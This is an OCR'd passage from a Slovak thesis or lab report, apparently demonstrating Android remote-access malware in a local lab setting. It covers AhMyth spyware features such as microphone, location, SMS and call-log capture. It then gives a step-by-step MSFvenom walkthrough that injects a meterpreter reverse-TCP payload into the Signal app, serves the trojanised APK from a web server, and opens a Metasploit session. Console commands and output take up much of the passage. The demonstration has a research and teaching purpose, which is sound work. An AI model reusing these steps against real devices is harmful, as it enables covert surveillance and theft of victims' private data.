
Obrázok 26 AhMyth mikrofón




Obrázok 27 AhMyth poloha




Obrázok 28 AhMyth dáta




Obrázok 29 AhMyth kontakty



Obrázok 30 AhMyth posielanie SMS




Obrázok 31 AhMyth história SMS



Obrázok 32 AhMyth denník hovorov

11.3 MSFvenom príprava


MSFvenom je nástroj, ktorým sa injektuje malware do aplikácie. MSFvenom je voľne dostupný na internete. Pre prevzatie z internetu bolo potrebné doinštalovať do operačného systému Linux Ubuntu git. Práca v Linuxe prebiehala v termináli. Najprv bola vytvorená zložka na pracovnej ploche pomocou príkazu mkdir MSFvenom. Následne bolo treba vojsť do zložky príkazom cd MSFvenom/. V zložke sa použil príkaz pre stiahnutie git clone https://github.com/giovannicolonna/msfvenom-backdoor-android.git. Do operačného systému Linux Ubuntu bolo potrebné nainštalovať Metasploit framework pre spustenie a prepojenie nástroja MSFvenom, ako aj injektáž malweru do aplikácie.




Obrázok 33 Vytvorenie zložky a klonovanie MSFvenom

11.4 Injektáž a útok na obeť MSFvenom

Po stiahnutí MSFvenom bol vytvorený shell skript (obrázok 34), ktorý bol nazvaný in.sh. Kód v skripte obsahoval aplikáciu, do ktorej sa injektuje malware. Skript obsahoval aj informáciu o tom, aká služba bola použitá na komunikáciu medzi útočníkom a obeťou. Ďalej aj ip adresu útočníka a port pre komunikáciu, cez ktorý sa zariadenie obete pripája na zariadenie útočníka. Ip adresa bola zistená príkazom ifconfig v terminále (obrázok 35). Skript obsahoval aj názov aplikácie po injektáži.




Obrázok 34 Shell skript




Obrázok 35 IP adresa útočníka

Po vytvorení skriptu bol skript spustený príkazom ./in.sh v teminái (obrázok 36).




Obrázok 36 Príkaz pre spustenie skriptu

Následne bol malware injektovaný do aplikácie Signal a vytvorený súbor signal_venom.apk (obrázok 37).




Obrázok 37 Injektaž MSFvenom

Po injektáži do aplikácie bolo potrebné skopírovať súbor signal_venom.apk do zložky html (obrázok 38) pre distribúciu na zariadenie obete pomocou apatche lokálneho serveru na lokálnej sieti.




Obrázok 38 Kopírovanie signal_venom.apk

Na zariadení obete bola aplikácia stiahnutá, nainštalovaná a spustená (obrázok 39 - 40).




Obrázok 39 Inštalácia aplikácie Signal



Obrázok 40 Supstenie aplikácie Signal

Po spustení aplikácie Signal bol na počítači útočníka spustený program Metasploit Framework príkazom sudo msfconsole (obrázok 41).



Obrázok 41 Spustenie MSF

V konzole bolo potrebné nájsť a spustiť exploit pre prácu s operačným systémom Android (obrázok 42). Rovnako bolo potrebné nakonfigurovať ip adresu a port, na ktorý sa bude zariadenie obete pripájať. Najprv bola vypísaná prednastavená konfigurácia (obrázok 42), následne bola nastavená ip adresa a port, aký bol zadaný pri injektáži (obrázok 43).

```
      =[ metasploit v5.0.80-dev-                         ]
+ -- --=[ 1983 exploits - 1087 auxiliary - 339 post       ]
+ -- --=[ 559 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Obrázok 42 Prednastavená konfigurácia

```
msf5 exploit(multi/handler) > set LHOST 192.168.80.5
LHOST => 192.168.80.5
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.80.5     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
```

Obrázok 43 Nastavenie konfigurácie

Po nakonfigurovaní, bol exploit spustený v konzole príkazom exploit (obrázok 44). Exploit po spustení čaká kým sa pripojí zariadenie obete. Po pripojení zariadenia obete k počítaču

útočníka sa v konzole pripojené zariadenie zobrazí a je možné používať rôzne príkazy. Príkazom help boli vypísané príkazy, ktoré bolo možné použiť (obrázok 44).

```
File  Edit  View  Search  Terminal  Help
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.80.13:4444
[*] Sending stage (73558 bytes) to 192.168.80.10
[*] Meterpreter session 1 opened (192.168.80.13:4444 -> 192.168.80.10:46356) at 2020-05-02 04:03:06 -0700

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
```

Obrázok 44 Zobrazenie help-u

